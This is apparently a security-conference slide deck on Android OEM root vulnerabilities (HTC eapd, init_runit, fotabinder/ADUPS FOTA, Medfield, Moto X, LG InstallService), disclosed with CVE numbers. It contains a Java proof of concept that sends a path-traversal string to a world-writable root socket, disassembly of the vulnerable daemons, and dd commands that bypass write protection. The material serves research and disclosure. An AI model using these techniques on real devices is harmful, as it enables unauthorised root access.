
Zeroday Time

- HTC + Mediatek == great training device
- Android 4.2.2 - bit out dated
- Goal? Wanted a zeroday for this slide deck
- Time invested by Tim and Jon to gain root? ~10min



# HTC DESIRE 310

Zeroday Time



```
Jons-Mac-Pro:~ jcase$ adb shell ps|grep root|grep system
root    118    1    4624    628    ffffffff 00000000 S /system/bin/vold
root    124    1    1856    296    ffffffff 00000000 S /system/bin/debuggerd
root    126    1   10164    916    ffffffff 00000000 S /system/bin/netd
root    167    1    1148    128    ffffffff 00000000 S /system/bin/eapd
Jons-Mac-Pro:~ jcase$
```

- Plug phone in
- Check for processes running as root from /system
- vold, debuggerd, netd are normal, we expect them
- What is eapd? Search on Google, XDA and GitHub
- Nothing, wtf is this?

# HTC DESIRE 310

Zeroday Time

```
jcase — bash — 78x29
Jons-Mac-Pro:~ jcase$ adb shell ls -l /dev/socket
srw-rw---- system system 2015-08-04 15:22 adbd
srw-rw---- gps system 2015-08-04 15:22 agpsd
srw-rw---- bluetooth net_bt 2015-08-04 15:22 bt.a2dp.stream
srw-rw---- bluetooth net_bt 2015-08-04 15:22 bt.int.adp
srw-rw---- bluetooth bluetooth 2015-08-04 15:22 dbus
srw-rw---- root inet 2015-08-04 15:22 dnssproxd
srw-rw-rw- root system 2015-08-04 15:22 eapd
srw-rw---- root system 2015-08-04 15:22 hald
srw----- system system 2015-08-04 15:22 installd
srw-rw-rw- root root 2015-08-04 15:22 keystore
srw-rw---- root system 2015-08-04 15:22 ndns
srw-rw---- root system 2015-08-04 15:22 netd
srw-rw-r-- root inet 2015-08-04 15:22 netdiag
srw-rw-rw- root root 2015-08-04 15:22 property_service
srw-rw---- root radio 2015-08-04 15:22 rild
srw-rw---- root radio 2015-08-04 15:22 rild-atci
srw-rw---- radio system 2015-08-04 15:22 rild-debug
srw-rw---- radio system 2015-08-04 15:22 rild-mtk-modem
srw-rw---- radio net_bt 2015-08-04 15:22 rild-mtk-ut
srw-rw---- radio net_bt 2015-08-04 15:22 rild-mtk-ut-2
srw-rw---- root radio 2015-08-04 15:22 rild2
srw-rw---- root radio 2015-08-04 15:22 rild3
srw-rw---- root radio 2015-08-04 15:22 rild4
srw-rw---- root mount 2015-08-04 15:22 vold
srw-rw---- wifi wifi 2015-08-04 15:23 wpa_wlan0
srw-rw---- root system 2015-08-04 15:22 zygote
Jons-Mac-Pro:~ jcase$
```

- Check /dev/socket
- eapd has a world writable socket?
- IDA time.

# HTC DESIRE 310

Zeroday Time

- So it opens and listens on a socket
- I suck at ARM asm

```
PUSH.W      {R4-R11,LR}
SUB         SP, SP, #0x1FC
LDR        R5, =(__stack_chk_guard_ptr - 0x90E)
LDR        R6, =(aEapd - 0x916)
ADD        R5, PC ; __stack_chk_guard_ptr
LDR        R5, [R5] ; __stack_chk_guard
LDR        R2, =(aEapDaemonStart - 0x918)
LDR        R0, [R5]
ADD        R6, PC ; "eapd"
ADD        R2, PC ; "eap daemon Start\n"
MOV        R1, R6
STR        R0, [SP,#0x220+var_2C]
MOVS      R0, #4
BLX       android_log_print
MOVS      R3, #0x2D
MOVS      R1, #0 ; int
MOVS      R2, #0x96 ; size_t
ADD        R0, SP, #0x220+var_15C ; void *
STRH.W    R3, [SP,#0x220+var_20C]
BLX       memset
LDR        R1, =(aAndroid_socket - 0x93A)
MOVS      R2, #0x10 ; size_t
ADD        R0, SP, #0x220+var_1CC ; void *
ADD        R1, PC ; "ANDROID_SOCKET_"
BLX       memcpy
MOVS      R1, #0 ; int
MOVS      R2, #0x30 ; size_t
ADD        R0, SP, #0x220+var_1BC ; void *
BLX       memset
MOV        R1, R6
MOVS      R2, #0x30
ADD.W     R0, SP, #0x220+var_1BD
BLX       strcpy
ADD        R0, SP, #0x220+var_1CC ; char *
BLX       getenv
MOV        R4, R0
CMP        R0, #0
BEQ.W     loc_BCE
```

# HTC DESIRE 310

Zeroday Time

- A path + input + ".sh"
- hmm looking fun

```
loc_B30
LDR
ADD
LDR
MOV
LDR
ADD
STR
ADD
STR
ADD
MOVS
BLX
LDR
MOV
MOV
MOVS
ADD
BLX
LDR
MOV
ADD
BLX
MOV
CBZ
R1, =(a_sh - 0xB3E)
R6, SP, #0x220+var_C4
R2, =(aSSS - 0xB42)
R0, R6 ; char *
R3, =(aDataDataCom_cc - 0xB46)
R1, PC ; a_sh ; ".sh"
R7, [SP, #0x220+var_220]
R2, PC ; "%s%s%s"
R1, [SP, #0x220+var_21C]
R3, PC ; "/data/data/com.cci.eapenhance/cache/"
R1, #0x96 ; size_t
snprintf
R2, =(aScript_pathS - 0xB56)
R1, R5
R3, R6
R0, #6
R2, PC ; "script_path = %s"
__android_log_print
R1, =(aR - 0xB60)
R0, R6 ; char *
R1, PC ; "r"
fopen
R9, R0
R0, loc_BAA
```

# HTC DESIRE 310

Zeroday Time

- system(path);
- The path already exists
- We can't control contents of the path
- Transversal!

```
LDR      R2, =(aSS - 0xB74)
MOVS    R1, #0x96 ; size_t
LDR      R3, =(aSystemBinSh - 0xB76)
ADD     R0, SP, #0x220+var_15C ; char *
STR     R6, [SP, #0x220+var_220]
ADD     R2, PC ; "%s %s"
ADD     R3, PC ; "/system/bin/sh"
BLX     snprintf
LDR      R2, =(aCmdS - 0xB84)
MOV     R1, R5
ADD     R3, SP, #0x220+var_15C
MOVS    R0, #6
ADD     R2, PC ; "cmd===== %s"
BLX     __android_log_print
ADD     R0, SP, #0x220+var_15C ; char *
BLX     system
MOV     R0, R9 ; FILE *
BLX     fclose
MOV     R0, R6 ; char *
BLX     remove
ADD     R0, SP, #0x220+var_15C ; void *
MOVS    R1, #0 ; int
MOVS    R2, #0x96 ; size_t
BLX     memset
```



# HTC DESIRE 310

Zeroday Time

```
LocalSocket mLocalSocket = new LocalSocket();
LocalSocketAddress mAddress = new LocalSocketAddress("eapd", LocalSocketAddress.Namespace.RESERVED);

String mScript = "#!/system/bin/sh\n/system/bin/reboot\n";

File scriptPath = new File ("/data/data/a.b.c/d/e.sh");

PrintWriter mWriter = new PrintWriter(scriptPath);
mWriter.println(mScript);
mWriter.close();

mLocalSocket.connect(mAddress);
OutputStream mOS = mLocalSocket.getOutputStream();
mOS.write("../..a.b.c/d/e".getBytes());
mOS.flush();
mLocalSocket.close();
```

- Write script to a path we control, "/data/data/a.b.c/d/e.sh"
- Send "../..a.b.c/d/e" to socket
- Phone reboots!
- Confirmed root!

# HTC DESIRE 310

Zeroday Time

- CVE-2015-5525 - Unsecured socket/IPC to root process
- CVE-2015-5526 - Transversal/Unsanitized input
- but wait there's more!



# HTC DESIRE 310

Zeroday Time

- EAP\_SU.apk
- System app
- One receiver

```
<manifest android:sharedUserId="android.uid.system"
  android:versionCode="2" android:versionName="1.1"
  package="com.cci.eapsu" xmlns:android="http://
  schemas.android.com/apk/res/android">
  <uses-sdk android:minSdkVersion="8"
    android:targetSdkVersion="15" />
  <!--removed a bunch of permissions that we don't need to
  see-->

  <application android:icon="@drawable/ic_launcher"
    android:label="@string/app_name"
    android:theme="@style/AppTheme">
    <receiver android:name=".CmdReceiver">
      <intent-filter>
        <action
          android:name="com.cci.eapsu.DoSuCmd" />
        </intent-filter>
      </receiver>
    </application>
</manifest>
|
```

# HTC DESIRE 310

Zeroday Time

- CVE-2015-5527
- We can write to the original path
- No transversal needed
- We can trigger eapd to execute
- No need for weak permissions

```
protected static boolean DoSuCmd(String cmd) {
    boolean bool = false;
    SystemProperties.set("ctl.start", "my_su_command");
    String CmdPath = "/data";
    String CmdName = "cmd.sh";

    File fileScript = new File(CmdPath, CmdName);
    if(fileScript.exists()) {
        fileScript.delete();
    }

    if(!FileOperations.writeStrToFile(
        fileScript.getAbsolutePath(), cmd, false)) {
        if(fileScript.exists()) {
            fileScript.delete();
        }
    } else {
        SystemProperties.set("ctl.start", "my_su_command");
        bool = true;
    }

    return bool;
}

public void onReceive(Context context, Intent intent) {
    if(intent.getAction().equals("com.cci.eapsu.DoSuCmd")) {
        this.cmd = intent.getExtras().getString("cmd");
        CmdReceiver.DoSuCmd(this.cmd);
    }
}
```

# OLD BUGS

Because OEMs never learn

- Important to understand how old bugs work
- We will see similar, or even identical vulns elsewhere
- Old bugs are still fun



# INITRUNIT

Seriously?

- Republic Wireless Motorola Defy XT
- Some Sharp phones I could never buy
- Ridiculousness
- The backdoor that never dies



# INITRUNIT

Seriously?

```
$ ls -l
srw-rw---- root    radio    1980-01-05 16:00 rild
srw-rw---- radio  system  1980-01-05 16:00 rild-debug
srw-rw-rw- root    root    1980-01-05 16:00 keystore
srw----- system system  1980-01-05 16:00 installd
srw-rw---- bluetooth bluetooth 1980-01-05 16:00 dbus
srw-rw-rw- root    root    1980-01-05 16:00 zygote
srw-rw---- root    system  1980-01-05 16:00 netd
srw-rw---- root    mount   1980-01-05 16:00 vold
srw-rw-rw- root    root    1980-01-05 16:00 init_runit
srw-rw-rw- root    root    1980-01-05 16:00 property_service
$
```

- World read/write/execute socket

# INITRUNIT

Seriously?

```
sub_DE84
var_10= -0x10

PUSH      {R0,R1,R4,LR}
LDR       R0, =(aInit_runit - 0xDE90)
MOVS      R3, #0
MOVS      R1, #1
ADD       R0, PC ; "init_runit"
MOV.W     R2, #0x1B6
STR       R3, [SP,#0x10+var_10]
BL        sub_E930
CMP       R0, #0
MOV       R4, R0
BLT       locret_DEC0
```

- /init creates and listens on this socket



# INITRUNIT

Seriously?

```
private boolean writeCommand(String _cmd) {
    boolean bool;
    byte[] array_b = _cmd.getBytes();
    int i = array_b.length;
    if(i >= 1 && i <= 0x400) {
        this.buf[0] = ((byte)(i & 0xFF));
        this.buf[1] = ((byte)(i >> 8 & 0xFF));
        try {
            this.mOut.write(this.buf, 0, 2);
            this.mOut.write(array_b, 0, i);
            bool = true;
        }
        catch(IOException iOException) {
            Log.e("Runit_Socket", "write command error");
            this.disconnect();
            bool = false;
        }
    }
    else {
        bool = false;
    }

    return bool;
}
```

- Anything written to the socket gets execute with sh as root

# FOTABINDER

Lets move and rename, instead of fix

- yeah, all over again
- Mostly mediate
- Various watches, phones and tablets



# FOTABINDER

Lets move and rename, instead of fix


```
● 45     while ( i )
● 46     {
● 47         if ( sub_87B0(v8, (int)&v15, 2) )
● 48             goto LABEL_18;
● 49         if ( (unsigned __int16)(v15 - 1) > 0x3FEu )
● 50         {
● 51             _android_log_print(6, "fotabinder", "invalid size %d\n");
● 52             goto LABEL_18;
● 53         }
● 54         if ( sub_87B0(v8, (int)&v16, (unsigned __int16)v15) )
● 55             break;
● 56         *((_BYTE *)&v16 + (unsigned __int16)v15) = 0;
● 57         v13 = system((const char *)&v16);
● 58         _android_log_print(6, "fotabinder", "result %d\n", v13, fd);
● 59         LOWORD(v15) = 4;
● 60         if ( sub_8828(v8, (int)&v15, 2, 4) || sub_8828(v8, (int)&v13, (unsigned __int16)v15, v11) )
● 61             goto LABEL_18;
● 62     }
● 63     _android_log_print(6, "fotabinder", "failed to read command\n");
```

- Yep it is init\_runit all over again
- Same code, moved to separate binary
- Now clear that it is used for firmware updates


# "GETSUPERSERIAL"

Because we always love finding things JCase already has...

- Leaves socket open for root access
- Clear "backdoor" to allow updating
- Should never exist...
- Check for it added to CTS

Android Security Discussions 

---

 **Justin Case** OWNER  
Discussion - Feb 22, 2014

Another root

CVE:  
CVE-2014-1600

Affected Devices:  
Blu Life View  
Likely other Blu devices  
Likely other devices with firmware developed by Tinno

I was unable to establish a proper line of communication with the responsible vendor. Vendor CSR staff was notified but unable to put me in contact.

Blu/Tinno's OTA system uses the /system/bin/fotabinder service initiated by init that spawns a socket at /dev/socket/fotabinder

```
srw-rw-rw- system system 2014-02-22 12:49 fotabinder
```

```
tests/tests/security/src/ar x
https://android.googlesource.com/platform/cts/+ /master/tests/tests/security/src/android/security/cts/BannedFilesTest.java

/**
 * Detect devices allowing shell commands to be executed as root
 * through sockets.
 *
 * References:
 *
 * https://plus.google.com/+JustinCaseAndroid/posts/elr6c9Z9jgg
 * https://plus.google.com/+JustinCaseAndroid/posts/5ofgPNrSu3J
 */
public void testNoRootCmdSocket() {
    assertFalse("/dev/socket/init_runit", new File("/dev/socket/init_runit").exists());
    assertFalse("/dev/socket/fotabinder", new File("/dev/socket/fotabinder").exists());
}
```

# "GETSUPERSERIAL"

How'd we stumble across it, yet again?

- Bought one of the "top", unlocked, < \$100 phones of Amazon
- Blu Studio 5.0c - "Designed in Miami"
- Mediatek chipset
- Solid device, not bad, kind of shocking it works, basically duct taped together
- Excellent malware research phone and vuln hunting device!

# FOTA / FOTABINDER

Ok, so it's patched?

- Vendor notified, Google notified
- AOSP patch to prevent specific vuln from shipping
- Maybe vendor learns their lesson?
- No devices should ever see this, right?

# FOTA / FOTABINDER

Ok, so it's patched?

- Fire up device and look at attack service...
- `adb shell ls -l /dev/socket`
- `adb shell top > running`

# FOTA / FOTABINDER

Ok, so it's patched?

- Fire up device and look at attack service...
- adb shell ls -l /dev/socket **\*facepalm\***
- adb shell top > running



# FOTA / FOTABINDER

Ok, so it's patched?

CVE-2015-2231 (user escalation to system) Blu/Mediatek's OTA system uses `/system/bin/fotabinder` service and socket at `/dev/socket/fota` which is initiated by `FWUpgradeInit.rc` as follows;

```
service fotabinder /system/bin/fotabinder
    class main
    socket fota stream 600 system system
```

This script is imported inside of `init.rc` ;

```
import /FWUpgradeInit.rc
```

# FOTA / FOTABINDER

Ok, so it's patched?

Hey, you look familiar... And vulnerable

CVE-2015-2231 (user escalation to system) BLU/Mediatek's OTA system uses `/system/bin/fotabinder` service and socket at `/dev/socket/fota` which is initiated by `FWUpgradeInit.rc` as follows;

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class main
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```

This script is imported inside of `init.rc` ;

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# FOTA / FOTABINDER

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CVE-2015-2231 (user escalation to system) BLU/Mediatek's OTA system uses `/system/bin/fotabinder` service and socket at `/dev/socket/fota` which is initiated by `FWUpgradeInit.rc` as follows;

```
service fotabinder /system/bin/fotabinder
class main
socket fota stream 600 system system
```

This script is imported inside of `init.rc`;

```
import /FWUpgradeInit.rc
```

I guess you're kind of different...

# FOTA / FOTABINDER

Vulnerability Re-emerges

## WHAT CHANGED?

- Information read from socket goes into subroutine...
  - `transform("system", read_data)`
- Socket name changed
  - Evades AOSP CTS test
- Socket no longer has root permissions
  - It "only" has system

# FOTA / FOTABINDER

Vulnerability Re-emerges

## WHAT CHANGED?

Simple crypto to look at...

- Information read from socket goes into subroutine...
  - `transform("system", read_data)`
- Socket name changed
  - Evades AOSP CTS test
- Socket no longer has root permissions
  - It "only" has system

# FOTA / FOTABINDER

Vulnerability Re-emerges

## WHAT CHANGED?

Simple crypto to look at...

- Information read from socket goes into subroutine...

- `transform("system", read_data)`

That's just plain lazy coding...  
Socket name changed

- Evades AOSP CTS test
- Socket no longer has root permissions
  - It "only" has system

# FOTA / FOTABINDER

Vulnerability Re-emerges

## WHAT CHANGED?

Simple crypto to look at...

- Information read from socket goes into subroutine...

- `transform("system", read_data)`

That's just plain lazy coding...  
Socket name changed

- Evades AOSP CTS test
- Socket no longer has root permissions
  - It "only" has system

"only" lol... :)

# FOTA / FOTABINDER

Vulnerability Re-emerges

- Publicly disclosed now as CVE-2015-2231, is in ADUPS "FOTA" product
- Still required escalation to root
- Now with simple-ish encryption!
- Samples of both the service and APK interacting with service available on usb drive



"Adapter for all major platforms"



# FOTA / FOTABINDER

Vulnerability Re-emerges

- Publicly disclosed now as CVE-2015-2231, is in ADUPS "FOTA" product
- Still required escalation to root
- Now with simple-ish encryption!
- Samples of both the service and APK interacting with service available on usb drive

Free drinks to whoever can identify it  
w/o cheating



"Adapter for all major platforms"

# FOTA / FOTABINDER

Vulnerability Re-emerges

- Interesting for the patching discussion...
  - Evading CTS checks for vulnerabilities
  - Lots of devices (Blu, Alcatel, others) not locked to OEMs or Carriers
  - Who can enforce patching on these devices?
- Provided by Adups firmware upgrade - claims to be working with;



# FOTA / FOTABINDER

What about now?

- Reported in 3/2015, response four-ish months later
- “Fixed” by vendor, claimed it would take 2 months
- No devices have seen updates, claims device vendors don't want the update

# FOTA / FOTABINDER

What about now?

No big deal... isn't like the firmware

- Reported in 3/2015, response for upgrade is MITM able... ops
- "Fixed" by vendor, claimed it would take 2 months
- No devices have seen updates, claims device vendors don't want the update

# FOTA / FOTABINDER

What about now?

- Reported in 3/2015, response for a month later
- "Fixed" by vendor, claimed it would take 2 months
- No devices have seen updates, claims device vendors don't want the update

No big deal... isn't like the firmware  
upgrader is MITMable... ops

Also not a big deal,  
since everyone has private keys...

Except two of the devices I bought  
off Amazon's top 10...

They were signed with compromised  
test keys :)


# "GETSUPERSERIAL" TLDR

Re-baking for a new CVE

- Look for the low hanging fruit
- Dev's come and go, thus the same "silly" bugs do
- Don't under estimate silly, silly mistakes
- This example is excellent for learning to reverse Dalvik/ARM!  
Two targets, APK and service, see how they interact with each other!

# MEDFIELD

Debug stuff is fun



- My first intel device and hack
- Sometimes no reversing is needed
- Sometimes you fall into root

# MEDFIELD

Debug stuff is fun

- Failed exploit left device unstable
- Power device off, unplug
- Plug back in, wait for power on
- Wtf device is debuggable?
- debuggable == root
- Only debuggable for ~5 seconds

```
Retina:Downloads jcase$ adb wait-for-device shell getprop
...
[init.svc.adbd]: [running]
[init.svc.apk_logfs]: [running]
[init.svc.charger_app]: [restarting]
[init.svc.pvrsvrctl]: [stopped]
[init.svc.ueventd]: [running]
[init.svc.watchdogd]: [stopped]
[persist.service.apklogfs.enable]: [1]
[ro.baseband]: [unknown]
[ro.board.id]: [unknown]
[ro.boot.bootmedia]: [sdcard]
[ro.boot.hardware]: [P702T]
[ro.boot.mode]: [charger]
[ro.boot.wakesrc]: [03]
[ro.bootloader]: [unknown]
[ro.bootmode]: [charger]
[ro.com.android.dataroaming]: [false]
[ro.debuggable]: [1]
[ro.factorytest]: [0]
...
[sys.usb.config]: [adb]
[sys.usb.state]: [adb]
```



# MEDFIELD

Debug stuff is fun

```
Retina:bin jcase$ adb wait-for-device root; time adb wait-for-device shell
root@android:/ # id
uid=0(root) gid=0(root)
root@android:/ #
real 0m4.403s
user 0m0.011s
sys 0m0.004s
```

- “adb root” restarts adbd as root on many debuggable devices
- A few seconds is enough to compromise the device

# MOTO X

Write protection is a pain in the ass


- Gained root through chaining exploits
- System partition is write protection
- Power own write protection via emacs/bootloader



# MOTO X


Write protection is a pain in the ass

- Can't alter system
- Must re-exploit each boot
- Root is less stable this way
- Recovery is a boot image as well
- Recovery must write to system
- Write protection cant be applied in recovery



A terminal window on a mobile device showing the execution of two 'getprop' commands. The first command is 'getprop ro.boot.writeprotect' and the second is 'getprop ro.boot.write\_protect'. The output for the second command is '1'. The terminal prompt is 'u0\_a124@ghost:/ \$'.

```
u0_a124@ghost:/ $ getprop ro.boot.writeprotect
u0_a124@ghost:/ $ getprop ro.boot.write_protect
1
u0_a124@ghost:/ $
```



A standard QWERTY keyboard overlay is visible at the bottom of the terminal window. Above the keyboard, a notification reads 'Personalization is on. Touch for info.' The bottom of the screen shows the Android navigation bar with icons for back, home, and recent apps.

# MOTO X

Write protection is a pain in the ass

```
root@ghost:/dev/block/platform/msm_sdcc.1/by-name # ls -l
lrwxrwxrwx root    root          2014-07-30 08:52 about -> /dev/block/mmcblk0p5
lrwxrwxrwx root    root          2014-07-30 08:52 aboutBackup -> /dev/block/
mmcblk0p13
lrwxrwxrwx root    root          2014-07-30 08:52 boot -> /dev/block/mmcblk0p33
...
lrwxrwxrwx root    root          2014-07-30 08:52 recovery -> /dev/block/mmcblk0p34
...
root@ghost:/dev/block/platform/msm_sdcc.1/by-name # dd if=boot of=recovery
root@ghost:/dev/block/platform/msm_sdcc.1/by-name # reboot recovery
Retina:permissions jcase$ adb shell
shell@ghost:/ $ su
root@ghost:/ # getprop ro.boot.write_protect
0
root@ghost:
```

- boot and recovery are both signed ... with the same key
- Motorola did not write protect the boot and recovery partitions
- Gain root, write boot to recovery, reboot to "recovery"
- Write protection is no more! Install su!

# INSTALLSERVICE

Voted most fun LG application by exploiters everywhere

- Fountain of permission leaks
- Install apps
- Uninstall apps
- Disable apps
- Clear app data
- and more



# INSTALLSERVICE

LGInstallService.apk

```
<manifest android:sharedUserId="android.uid.system"
  android:versionCode="13011" android:versionName="1.3.11"
  package="com.lge.lginstallservies" xmlns:android="http://schemas.android.com/apk/res/android">

  <uses-permission android:name="android.permission.INSTALL_PACKAGES" />
  <uses-permission android:name="android.permission.DELETE_PACKAGES" />
  <uses-permission android:name="android.permission.CHANGE_COMPONENT_ENABLED_STATE"/>
  <uses-permission android:name="android.permission.CLEAR_APP_USER_DATA" />
  <uses-permission android:name="android.permission.WAKE_LOCK" />
  <uses-permission android:name="android.permission.GET_PACKAGE_SIZE" />
  <uses-permission android:name="android.permission.SET_PREFERRED_APPLICATIONS" />
  <uses-sdk android:minSdkVersion="14" />
  <application android:debuggable="false" android:label="@string/app_name">
    <service android:name="InstallService">
      <intent-filter>
        <action android:name="com.lge.oobe.install" />
        <category android:name="android.intent.category.DEFAULT" />
      </intent-filter>
    </service>
  </application>
</manifest>
```

# INSTALLSERVICE

LGInstallService.apk

```
public InstallService() {
    this.mIntVer = 0;
    this.mBinder = new Stub() {
        public void clearApplicationUserData(String packageName) {
            InstallService.this.getPackageManager().clearApplicationUserData(packageName, new
                PackageDataObserver(InstallService.this));
        }

        public void deletePackage(String ownerPackageName, String toDeletePackageName, int version,
            IAutoPackageObserver observer, int flags) throws RemoteException {
            this.deletePackageNotiOption(ownerPackageName, toDeletePackageName, version, observer, flags, true);
        }

